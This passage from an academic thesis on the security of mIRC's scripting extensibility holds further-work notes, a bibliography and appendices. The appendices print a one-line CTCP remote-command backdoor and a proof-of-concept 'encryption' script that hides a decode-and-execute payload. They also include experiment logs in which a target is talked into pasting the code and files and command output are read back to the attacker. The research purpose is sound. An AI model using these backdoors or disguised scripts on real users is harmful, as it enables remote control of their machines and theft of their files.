Further work on this topic can be carried out in three broad directions:

7.4.1 Exploring the depth of the problem

The sophistication of modern day embedded languages allows for the development and implementation of functions and services typically built using mainstream programming languages. This points to the possibility of the extensibility feature in applications being used as platform for far more sophisticated attacks while providing an attacker an "insider's" perspective to the system. The implications of this in-depth scenario were not examined, but the expectation is that this would likely lead to more revelations on the extensibility threat.

7.4.2 Exploring the breadth of the problem

The current work focused on a single application's implementation of application extensibility. While there may be a level of generalizability that is possible from the findings, a better understanding of the *extent* of the threat of extensibility can be gained through the examination of various extensible applications operating in varying contexts to identify commonalities. While it is not expected that the attack vector defined in this work will port to extensible applications in different operating contexts, the expectation is that the vulnerabilities identified will hold true for applications that use embedded extension languages.

7.4.3 Exploring the prevention of the problem

Several key deficiencies were pointed out in the interaction between the extensible application and the trust mechanisms applied by both firewalls and anti-virus software. These mechanisms can be further examined with the intention of finding more effective means of managing the trust provided to extensible applications. Tackling the problem from the third-party security application's point of view allows for possibility of applying these security measures across existing applications that have similar extensibility implementations. The best case scenario would be the development of extensible applications with security measures enforced by the interpreter itself.

7.4.4 Further work summary

All three directions of possible research are complementary in nature, understanding the ***depth*** of the problem would help in understanding the danger and create a sense of urgency around this problem, the ***breadth*** of the problem would help in identifying if economies of scale are applicable to the danger, the greater the number of vulnerable applications in existence the more likely the problem will be addressed by industry, while the ***prevention*** aspect provides possible ways of addressing the problem.

Bibliography

[1] A. Parkinson, "The trend towards connectivity and mobility is driving consumer technology renewal and sector growth GfK TechTalk." http://www.gfktechtalk.com/2010/09/21/the-trend-towards-connectivity-and-mobility-is-driving-consumer-technology-renewal-and-sector-growth/, May 2011.

[2] J. H. Allen, S. Barnum, R. J. Ellison, G. McGraw, and N. R. Mead, *Software Security Engineering: A Guide for Project Managers (The SEI Series in Software Engineering)*. Addison-Wesley Professional, 1 ed., 2008.

[3] W. Stallings, *Data and computer communications (5th ed.)*. Upper Saddle River, NJ, USA: Prentice-Hall, Inc., 1997.

[4] M. Ciampa, *Security+ Guide to Network Security Fundamentals*. Boston, MA, United States: Course Technology Press, 3rd ed., 2008.

[5] G. Hoglund and G. McGraw, *Exploiting Software: How to Break Code*. Pearson Higher Education, 2004.

[6] K. D. Mitnick and W. L. Simon, *The Art of Deception: Controlling the Human Element of Security*. New York, NY, USA: John Wiley & Sons, Inc., 2001.

[7] M. Leach, "Securing web portals." `http://www.cubiccompass.com/downloads/Securing_Web_Portals.pdf`, July 2011.

[8] U. E. Gattiker, *The Information Security Dictionary: Defining The Terms That Define Security For E-business, Internet, Information And Wireless Technology (KLUWER INTERNATIONAL SERIES IN ENGINEERING AND COMPUTER SCIENCE)*. Norwell, MA, USA: Kluwer Academic Publishers, 2004.

[9] T. M. Corporation, "CAPEC - VIEW SLICE: CAPEC-2000: comprehensive CAPEC dictionary (Release 1.6)." http://capec.mitre.org/data/slices/2000.html, Apr. 2011.

[10] D. Budgen, *Software Design*. Boston, MA, USA: Addison-Wesley Longman Publishing Co., Inc., 2 ed., 2003.

[11] K. S. Siyan and C. Hare, *Internet Firewalls and Network Security*. Thousand Oaks, CA, USA: New Riders Publishing, 2nd ed., 1996.

[12] P. Duvall, S. M. Matyas, and A. Glover, *Continuous Integration: Improving Software Quality and Reducing Risk (The Addison-Wesley Signature Series)*. Addison-Wesley Professional, 2007.

[13] J. M. Johansson and E. E. Schultz, "Dealing with contextual vulnerabilities in code: distinguishing between solutions and pseudosolutions," *Computers & Security*, vol. 22, pp. 152–159, Feb. 2003.

[14] L. H. de Figueiredo, R. Ierusalimschy, and W. C. Filho, "The design and implementation of a language for extending applications," *IN XXI SEMISH*, pp. 273—284, 1994.

[15] V. Stavridou, "Integration in software intensive systems," *Journal of Systems and Software*, vol. 48, pp. 91–104, Oct. 1999.

[16] J. K. Ousterhout, "Scripting: Higher level programming for the 21st century," *IEEE Computer*, vol. 31, pp. 23–30, 1997.

[17] L. Prechelt, "Are scripting languages any good? a validation of perl, python, rexx, and tcl against c, c++, and java," in *Advances in Computers*, vol. 57, pp. 205 – 270, Elsevier, 2003.

[18] A. Kanavin, "An overview of scripting languages." http://sensi.org/ãk/impit/studies/report.pdf, 2002.

[19] V. Djeric and A. Goel, "Securing script-based extensibility in web browsers," in *Proceedings of the 19th USENIX conference on Security*, USENIX Security'10, (Berkeley, CA, USA), pp. 23–23, USENIX Association, 2010.

[20] V. Anupam and A. Mayer, "Security of web browser scripting languages: Vulnerabilities, attacks, and remedies," 1998.

[21] G. Wurster and P. C. van Oorschot, "The developer is the enemy," in *Proceedings of the 2008 workshop on New security paradigms*, NSPW '08, (New York, NY, USA), pp. 89–97, ACM, 2008.

[22] S. Pearson, "Taking account of privacy when designing cloud computing services," in *Proceedings of the 2009 ICSE Workshop on Software Engineering Challenges of Cloud Computing*, CLOUD '09, (Washington, DC, USA), pp. 44–52, IEEE Computer Society, 2009.

[23] T. M. Corporation, "CWE - 2011 CWE/SANS top 25 most dangerous software errors." http://cwe.mitre.org/top25/.

[24] R. Grimes, "Popularity is the biggest hack magnet | security central - InfoWorld." http://www.infoworld.com/d/security-central/popularity-the-biggest-hack-magnet-886, June 2010.

[25] m. C. Ltd, "mIRC: about mIRC." http://www.mirc.com/mirc.html, 2011.

[26] C. Inc., "Comodo internet security review." http://www.consumersearch.com/firewalls/comodo-internet-security#3, 2011.

[27] P. C. Inc., "Free antivirus software | PCWorld." http://www.pcworld.com/reviews/collection/1597/free_antivi 2011.

[28] D. T. Darkside, "mirc backdoor." http://www.darknet.org.uk/2006/02/mirc-backdoor/, Apr. 2011.

[29] B. Singh, H. Joseph, and S. O. service), *Vulnerability Analysis and Defense for the Internet*. Boston, MA :: Springer Science+Business Media, LLC,, 2008.

[30] E. Cole, R. L. Krutz, and J. W. Conley, *Network security bible [Elektronisk resurs]*. Indianapolis, IN: Wiley Pub., 2005.

[31] E. Couture, "Covert channels." `http://www.sans.org/reading_room/whitepapers/detection/covert-channels_33413`, July 2011.

[32] J. Madison, S. D. Dickman, and S. D. Dickman, "An overview of steganography," 2007.

[33] C. G. I. 2011, "Firewall software download | free computer protection." http://www.comodo.com/home/internet-security/firewall.php.

[34] C. G. I. 2011, "View/ query comodo trusted safe-list database." http://forums.comodo.com/help-for-v3/view-query-comodo-trusted-safelist-database-t26951.0.html.

[35] m. C. Ltd, "mIRC: proxies and firewalls." http://www.mirc.com/proxies.html#section2-1, Aug. 2011.

[36] S. Kamara, S. Fahmy, E. Schultz, F. Kerschbaum, and M. Frantzen, "Analysis of vulnerabilities in internet firewalls," *Computers & Security*, vol. 22, pp. 214–232, Apr. 2003.

[37] T. N. Project, "Gt or global threat bots." http://www.nohack.net/gtbots.htm, July 2011.

[38] H.-J. van der Molen, "Maths on malware," *ISACA Journal*, vol. 3, pp. 40–47, 2011.

[39] B. Canada, "Combating robot networks and their controllers: A study for the public security and technical program (pstp)," May 2010.

[40] T. N. Project, "IRC/Nkie worm," Nov. 2010.

[41] N. Dhanjani, B. Rios, and B. Hardin, *Hacking: The Next Generation*. O'Reilly Media, Inc., 1st ed., 2009.

Appendices

Appendix A

Application extensibility code

A.1 mIRC CTCP event syntax

Listing A.1: mIRC CTCP event syntax

```
CTCP <level>:<matchtext>:<*|#|?>:<commands>
```

[**CTCP**] - indicates the event type to listen for

[**<level>**] - refers to the level of the user that's sending the request, a user must atleast be at this level of higher to trigger this event

[**<matchtext>**] - this is the text that must be matched from the remote user for this event to be triggered

[**<*|#|?>**] - this indicates whether the client should respond if remote request is sent via any method (*), sent to the whole channel (#) or sent directly to the user (?)

[**<commands>**] - this is the command that the client should execute in response to a successfully triggered event based on the above

Listing A.2: mIRC CTCP backdoor original

```
CTCP 1:*:*:$$1-
```

A.2 Payload in PoC code

Listing A.3: Payload in PoC code(target)

```
| $decode($3,u) $decode(%decode2, u) |
```

A.3 PoC code used by attacker

Listing A.4: MIME and UUCODE text encryption PoC code (attacker)

```
alias /fry if ($1 == $null) { echo -a FRY: Type /fry <text> | halt } |
   echo -a [Encoded] $1- | set %encode.raw $1- | { set %encode.enc v
   $encode($encode($1-,m), u) } | /say %encode.enc $encode(%extracode,u)
   | unset %encode*

alias /frycommand set %extracode $?="EXTRA CODE TO SEND"

alias /fryshow echo -a ExtraCode: %extracode | unset %extracode
```

```
on ^!*:TEXT:v *:*: set %d.raw $2 | { set %d.raw1 $decode(%d.raw, u) |
    echo -a [ $+ $nick Secret]: $decode($3,u)  | set %d.dec $decode(%d.
    raw1, m) }  | echo # [ $+ $nick $+ ]: %d.dec  | unset %d.* | halt
```

Appendix B

Pre-test results

B.1 Screenshots of firewall settings (Pre-test:Target)



Figure B.1: Firewall settings on Target

B.2 Screenshots of activity through firewall (Pre-test:Target)



Figure B.2: Active connections while connecting to IRC server



Figure B.3: Established connection to IRC server

B.3 Anti-virus scans before testing (Pre-test:Target)

Listing B.1: Anti-virus scan settings

```
01 Configuration settings for the scan:
02 Jobname ..... : ShlExt
03 Configuration file ..... : C:\Users\User\AppData\Local\Temp
   \973d8d4d.avp
04 Logging ..... : Default
05 Primary action ..... : interactive
06 Secondary action ..... : ignore
07 Scan master boot sector ..... : on
08 Scan boot sector ..... : on
09 Boot sectors ..... : C:,
10 Process scan ..... : off
11 Scan registry ..... : off
12 Search for rootkits ..... : off
13 Integrity checking of system files .. : off
14 Scan all files ..... : Intelligent file selection
15 Scan archives ..... : on
16 Recursion depth ..... : 20
17 Smart extensions ..... : on
18 Macro heuristic ..... : on
19 File heuristic ..... : Complete
20 Deviating risk categories ..... : +APPL,+GAME,+JOKE,+PCK,+PFS,+SPR
   ,
```

Listing B.2: Anti-virus scan results of AppData folder (Pre-test/Phase 1)

```
01 Start of the scan: 01 August 2012  04:23
02
03 Starting the file scan:
04
05 Begin scan in 'C:\Users\User\AppData\Roaming\mIRC'
06
07
08 End of the scan: 01 August 2012  04:23
09 Used time: 00:00 Minute(s)
10
11 The scan has been done completely.
12
13      6 Scanned directories
14     10 Files were scanned
15      0 Viruses and/or unwanted programs were found
16      0 Files were classified as suspicious
17      0 files were deleted
18      0 Viruses and unwanted programs were repaired
19      0 Files were moved to quarantine
20      0 Files were renamed
21      0 Files cannot be scanned
22     10 Files not concerned
```

```
23       0 Archives were scanned
24       0 Warnings
25       0 Notes
```

Listing B.3: Anti-virus scan results of mIRC folder (Pre-test/Phase 1)

```
01 Start of the scan: 01 August 2012  04:21
02
03 Starting the file scan:
04
05 Begin scan in 'C:\Program Files (x86)\mIRC'
06
07
08 End of the scan: 01 August 2012  04:21
09 Used time: 00:01 Minute(s)
10
11 The scan has been done completely.
12
13       3 Scanned directories
14     252 Files were scanned
15       0 Viruses and/or unwanted programs were found
16       0 Files were classified as suspicious
17       0 files were deleted
18       0 Viruses and unwanted programs were repaired
19       0 Files were moved to quarantine
20       0 Files were renamed
21       0 Files cannot be scanned
22     252 Files not concerned
23       3 Archives were scanned
24       0 Warnings
25       0 Notes
```

B.4 mIRC screens after all phases (Pre-test)

Listing B.4: mIRC channel screen of Target(Pre-test/All Phases)

```
01 * Now talking in #Experiment
02 <@Attacker> Hi Target
03 <Target> Hi Attacker
04 <@Attacker> This is a conversation we're having before any events
   between us
05 <Target> Ok
06 <@Attacker> This is a conversation we're having after an event between
    us
07 <Target> ok
08 <@Attacker> goodbye
09 * @Attacker (~backdoor@41.14.163.151) Quit
10 * Disconnected
```

Listing B.5: mIRC status screen of Attacker(Pre-test/All Phases)

```
01 --- Joined : #Experiment
02 --- irc.SHOUTcast.com sets mode (+nt )
03 --- Channel Modes : +tn
04 --- Created on : Thursday, January 01 02:00:00am
05 -- Target (~Target@197.106.35.199) has joined (#Experiment)
06 (@Attacker) Hi Target
07 (Target) Hi Attacker
08 (@Attacker) This is a conversation we're having before any events
   between us
09 (Target) Ok
10 -- (CTCP / ) @ /.play -n Attacker c:\windows\system32\drivers\etc\
   hosts
11 (@Attacker) This is a conversation we're having after an event between
    us
12 (Target) ok
13 (@Attacker) goodbye
14 * Disconnected
```

Listing B.6: mIRC status screen of Target(Pre-test/All Phases)

```
01 [Attacker @] /.play -n Attacker c:\windows\system32\drivers\etc\hosts
02 -
```

B.5 Anti-virus scan after all phases (Pre-test:Target)

Listing B.7: Anti-virus scan results of mIRC folder (Pre-test/Phase 4)

```
01 Start of the scan: 01 August 2012  04:28
02
03 Starting the file scan:
04
05 Begin scan in 'C:\Program Files (x86)\mIRC'
```

```
06
07
08 End of the scan: 01 August 2012  04:28
09 Used time: 00:00 Minute(s)
10
11 The scan has been done completely.
12
13      3 Scanned directories
14    252 Files were scanned
15      0 Viruses and/or unwanted programs were found
16      0 Files were classified as suspicious
17      0 files were deleted
18      0 Viruses and unwanted programs were repaired
19      0 Files were moved to quarantine
20      0 Files were renamed
21      0 Files cannot be scanned
22    252 Files not concerned
23      3 Archives were scanned
24      0 Warnings
25      0 Notes
```

Listing B.8: Anti-virus scan results of AppData folder (Pre-test/Phase 4)

```
01 Start of the scan: 01 August 2012  04:29
02
03 Starting the file scan:
04
05 Begin scan in 'C:\Users\User\AppData\Roaming\mIRC'
06
07
08 End of the scan: 01 August 2012  04:29
09 Used time: 00:00 Minute(s)
10
11 The scan has been done completely.
12
13      6 Scanned directories
14     11 Files were scanned
15      0 Viruses and/or unwanted programs were found
16      0 Files were classified as suspicious
17      0 files were deleted
18      0 Viruses and unwanted programs were repaired
19      0 Files were moved to quarantine
20      0 Files were renamed
21      0 Files cannot be scanned
22     11 Files not concerned
23      0 Archives were scanned
24      0 Warnings
25      0 Notes
```

Appendix C

Test case 1 results

C.1 mIRC screens after all phases (Test case 1)

Listing C.1: mIRC channel screen of Target(Test case 1/All Phases)

```
01 * Now talking in #Experiment
02 <@Attacker> Hi Target
03 <Target> Hi Target
04 <@Attacker> This is a conversation we're having before any events
   between us
05 <Target> ok
06 <@Attacker> I have some code I want you to paste into your remotes
07 <@Attacker> CTCP 1:@ *:*:$$2- | halt
08 <@Attacker> Tell me when you've added the code
09 <Target> I've added the code
10 <@Attacker> This is a conversation happening after an event between us
11 <Target> ok
12 <@Attacker> goodbye
13 * @Attacker (~backdoor@41.14.5.151) Quit (Client Quit)
14 * Disconnected
```

Listing C.2: mIRC status screen of Attacker(Test case 1/All Phases)

```
01 --- Joined : #Experiment
02 --- efnet.multiplay.co.uk sets mode (+nt )
03 --- Channel Modes : +tn
04 --- Created on : Thursday, January 01 02:00:00am
05 --  Target (~Target@197.110.155.163) has joined (#Experiment)
06 (@Attacker) Hi Target
07 (Target) Hi Target
08 (@Attacker) This is a conversation we're having before any events
   between us
09 (Target) ok
10 (@Attacker) I have some code I want you to paste into your remotes
11(@Attacker) CTCP 1:@ *:*:$$2- | halt
12(@Attacker) Tell me when you've added the code
13(Target) I've added the code
14 --  (CTCP / ) @ /.play -n Attacker c:\windows\system32\drivers\etc\
   hosts
15 Notice (Target -- ~Target@197.110.155.163) # Copyright (c) 1993-2009
   Microsoft Corp.
16 Notice (Target -- ~Target@197.110.155.163) #
17 Notice (Target -- ~Target@197.110.155.163) # This is a sample HOSTS
   file used by Microsoft TCP/IP for Windows.
18 Notice (Target -- ~Target@197.110.155.163) #
19 Notice (Target -- ~Target@197.110.155.163) # This file contains the
   mappings of IP addresses to host names. Each
20 Notice (Target -- ~Target@197.110.155.163) # entry should be kept on
   an individual line. The IP address should
21 Notice (Target -- ~Target@197.110.155.163) # be placed in the first
   column followed by the corresponding host name.
22 Notice (Target -- ~Target@197.110.155.163) # The IP address and the
   host name should be separated by at least one
23 Notice (Target -- ~Target@197.110.155.163) # space.
24 Notice (Target -- ~Target@197.110.155.163) #
25 Notice (Target -- ~Target@197.110.155.163) # Additionally, comments (
   such as these) may be inserted on individual
26 Notice (Target -- ~Target@197.110.155.163) # lines or following the
   machine name denoted by a '#' symbol.
27 Notice (Target -- ~Target@197.110.155.163) #
28 Notice (Target -- ~Target@197.110.155.163) # For example:
29 Notice (Target -- ~Target@197.110.155.163) #
30 Notice (Target -- ~Target@197.110.155.163) # 102.54.94.97 rhino.acme.
   com # source server
31 Notice (Target -- ~Target@197.110.155.163) # 38.25.63.10 x.acme.com #
   x client host
32 Notice (Target -- ~Target@197.110.155.163) # localhost name resolution
    is handled within DNS itself.
33 Notice (Target -- ~Target@197.110.155.163) # 127.0.0.1 localhost
34 Notice (Target -- ~Target@197.110.155.163) # ::1 localhost
35 (@Attacker) This is a conversation happening after an event between us
```

```
36 (Target) ok
37 (@Attacker) goodbye
38 * Disconnected
```

C.2 Anti-virus scan after all phases (Test case 1:Target)

Listing C.3: Anti-virus scan results of mIRC folder (Test case 1/Phase 4)

```
01 Start of the scan: 01 August 2012  05:05
02
03 Starting the file scan:
04
05 Begin scan in 'C:\Program Files (x86)\mIRC'
06
07
08 End of the scan: 01 August 2012  05:05
09 Used time: 00:00 Minute(s)
10
11 The scan has been done completely.
12
13      3 Scanned directories
14    252 Files were scanned
15      0 Viruses and/or unwanted programs were found
16      0 Files were classified as suspicious
17      0 files were deleted
18      0 Viruses and unwanted programs were repaired
19      0 Files were moved to quarantine
20      0 Files were renamed
21      0 Files cannot be scanned
22    252 Files not concerned
23      3 Archives were scanned
24      0 Warnings
25      0 Notes
```

Listing C.4: Anti-virus scan results of AppData folder (Test case 1/Phase 4)

```
01 Start of the scan: 01 August 2012  05:04
02
03 Starting the file scan:
04
05 Begin scan in 'C:\Users\User\AppData\Roaming\mIRC'
06
07
08 End of the scan: 01 August 2012  05:04
09 Used time: 00:00 Minute(s)
10
11 The scan has been done completely.
12
13      6 Scanned directories
14     11 Files were scanned
```

```
15       0 Viruses and/or unwanted programs were found
16       0 Files were classified as suspicious
17       0 files were deleted
18       0 Viruses and unwanted programs were repaired
19       0 Files were moved to quarantine
20       0 Files were renamed
21       0 Files cannot be scanned
22      11 Files not concerned
23       0 Archives were scanned
24       0 Warnings
25       0 Notes
```

Appendix D

Test case 2 results

D.1 Anti-virus scan before all phases (Test case 2:Target)

Listing D.1: Anti-virus scan results of mIRC folder (Test case 2/Phase 1)

```
01 Start of the scan: 07 August 2012  01:52
02
03 Starting the file scan:
04
05 Begin scan in 'C:\Program Files (x86)\mIRC'
06
07
08 End of the scan: 07 August 2012  01:52
09 Used time: 00:00 Minute(s)
10
11 The scan has been done completely.
12
13      3 Scanned directories
14    252 Files were scanned
15      0 Viruses and/or unwanted programs were found
16      0 Files were classified as suspicious
17      0 files were deleted
18      0 Viruses and unwanted programs were repaired
19      0 Files were moved to quarantine
20      0 Files were renamed
21      0 Files cannot be scanned
22    252 Files not concerned
23      3 Archives were scanned
24      0 Warnings
25      0 Notes
```

Listing D.2: Anti-virus scan results of AppData folder (Test case 2/Phase 1)

```
01 Start of the scan: 07 August 2012  01:53
02
03 Starting the file scan:
04
05 Begin scan in 'C:\Users\User\AppData\Roaming\mIRC'
06
07
08 End of the scan: 07 August 2012  01:53
09 Used time: 00:00 Minute(s)
10
11 The scan has been done completely.
```

```
12
13       6 Scanned directories
14      13 Files were scanned
15       0 Viruses and/or unwanted programs were found
16       0 Files were classified as suspicious
17       0 files were deleted
18       0 Viruses and unwanted programs were repaired
19       0 Files were moved to quarantine
20       0 Files were renamed
21       0 Files cannot be scanned
22      13 Files not concerned
23       0 Archives were scanned
24       0 Warnings
25       0 Notes
```

D.2 mIRC screens after all phases (Test case 2)

Listing D.3: mIRC status screen of Target(Test case 2/All Phases)

```
01 * Now talking in #Experiment
02 <@Attacker> Hi Target
03 <Target> Hi Attacker
04 <@Attacker> This is a conversation happening before any events
05 <Target> ok
06 <@Attacker> Hey I've got this nice mirc script that allows you to have
    encrypted conversations
07 <Target> is it?
08 <@Attacker> It's two lines of code, I'll paste them for you
09 <@Attacker> alias /fly if ($1 == $null) { echo -a FLY: Type /FLY <text
   > | halt } | echo -a [Encoded] $1- | set %encode $1- | %encode1 =
   $encode(%encode,m) | %encode2 = $encode(%encode1,u) | %encode = v %
   encode2 | /say %encode | unset %encode*
10 <@Attacker> That's the line that does the encryption
11 <@Attacker> on ^!*:TEXT:v *:*: set %decode3 $2 | { %decode1 = $decode
   (%decode3,u) | $decode($3,u) $decode(%decode2, u) | %decode = $decode
   (%decode1, m) } | echo -a [ $+ $nick $+ ]: %decode | unset %decode*
12 <@Attacker> and that's the line that does the decryption
13 <@Attacker> you can copy the two lines to your remotes and let me know
    when you do, we can then have an encrypted conversation
14 <Target> ok i've got them in
15 <@Attacker> test it out, type /fly <then the text you want to encrypt>
16 [Encoded] hello
17 <Target> v (84=6<V)'.#T`
18 [Attacker]: hi, it's working, can you read this?
19 <@Attacker> v M84=K<TE';#!*,TUG9#(Y>6$R;'5:>7=G63)&=4E(;'9D4T)Y6E=&:TE
   (4F]A#6$TO````
20 [Encoded] yes I can
21 <Target> v ,95=6>DE%:V=9,D9U````
22 [Attacker]: I got this script from a good friend of mine. He's really
   into security and stuff. Feel free to share it but not too too many
```

```
   people cause anyone who has it can read this text
23 <@Attacker> v M4U-";F(S46=D1VAP8WE'>EDS2G!C2%%G6FY*=F)30FA)1V1V8C)19
   UIN2G!:M5S5K24<Y;4E',7!B;55U245H;$HS36=C;59H8D=X-4E';'5D1SAG8S)6:
   F18M2G!D2&MG65<U:TE(3C!D5UIM3&E"1UI75G-)1UIY6E=59V1'.&=C,FAH8VU5M9V
   %846=9;E8P24<U=F1#0C!B,CAG9$<Y=DE',6AB;FMG8T=6=F->&Q)1TYHM9%A.;$E'1
   G5E5SEU6E-",V%'.&=A1T9Z24=L,$E'3FAB:4)Y6E=&:TE(4F]A+6$UG9$=6-&1!/3T` M
   +RYR=6X@+6X@8VUD+F5X92`O8R!T87-K;&ES="``(&,Z7'5S97)S7'!U8FQI#8UQT````
24 [Encoded] ok, it's pretty hard to read with all that text
25 <Target> v M8C)S<TE';#!*,TUG8TA*;&1(4C5)1VAH8VU19V1'.&=C;59H6D-",V%84F
   ])31T9S8D-",&%'1C!)2%)L94A1/0``
26 [Attacker]: yea I know, but imagine how irritating it is to peopel who
    can't even tell what we are writing. It's really more to piss off
   newbies but it's cool!
27 <@Attacker> v M95=6:$E%:V=A,C5V9'EW9UEN5C!)1VQT65=D<&)M56=A1SDS24=L>6-
   M;#!9M6%)P8FUC9V%846=A6$UG9$<X9V-'5G9C1U9S24AD;V)Y0FI95S1N9$-";&1MM5G5
   )2%)L8D=W9V0R:&AD0T(S6E-":&-M56=D,TIP9$=L=5IY-&=36%%N8WE"M>5I71G-B2&
   MG8E<Y>5I30C!B>4)W85A.>DE'.6U::4)U6EAD:6%75GI)1THQ09$-"<&1#9'I)1TYV8C)
   W:```` D+RYP;&%Y("UN($%T=&%C:V5R(&,Z7'5S97)S7'!U8FQI8UQT````
28 [Attacker]: hey man, I've got to run. Wish I could stay longer. Feel
   free to share this but only to people you trust and want to be able to
    use it.
29 <@Attacker> v M84=6-4E',6AB:7=G4U-D,EI30FYB,U%G9$<X9V-N5G5,:4)885A.;TE
   %:V=9M,CDQ8D=19V,S4FAE4T)S8C(U;EI8275)15IL6E=W9UIN2FQ:4T(P8GE">F%'M1GE
   :4T(P84=L>DE'2C%D0T)V8FUX-4E(4G9)2$)L8C-"<UI30C5B,U5G9$A*M,6,S46=95
   S5K24AD:&)N46=D1SAG66U59UE72G-:4T(P8GE",6,R56=A6%%U :+RYR96UO=F4@8SI
   <=7-E<G-<<'5B;&EC7'0`
30 [Encoded] ok
31 <Target> v $8C)S/0``
32 [Attacker]: bye
33 <@Attacker> v $66YL;````
34 * @Attacker (~backdoor@41.14.5.151) Quit
35 * Disconnected
```

Listing D.4: mIRC status screen of Attacker(Test case 2/All Phases)

```
01 --- Joined : #Experiment
02 --- irc.mzima.net sets mode (+nt )
03 --- Channel Modes : +tn
04 --- Created on : Thursday, January 01 02:00:00am
05 --  Target (~Target@197.110.155.163) has joined (#Experiment)
06 (@Attacker) Hi Target
07 (Target) Hi Attacker
08 (@Attacker) This is a conversation happening before any events
09 (Target) ok
10 (@Attacker) Hey I've got this nice mirc script that allows you to have
    encrypted conversations
11 (Target) is it?
12 (@Attacker) It's two lines of code, I'll paste them for you
13 (@Attacker) alias /fly if ($1 == $null) { echo -a FLY: Type /FLY <text
   > | halt } | echo -a [Encoded] $1- | set %encode $1- | %encode1 =
```

```
   $encode(%encode,m) | %encode2 = $encode(%encode1,u) | %encode = v %
   encode2 | /say %encode | unset %encode*
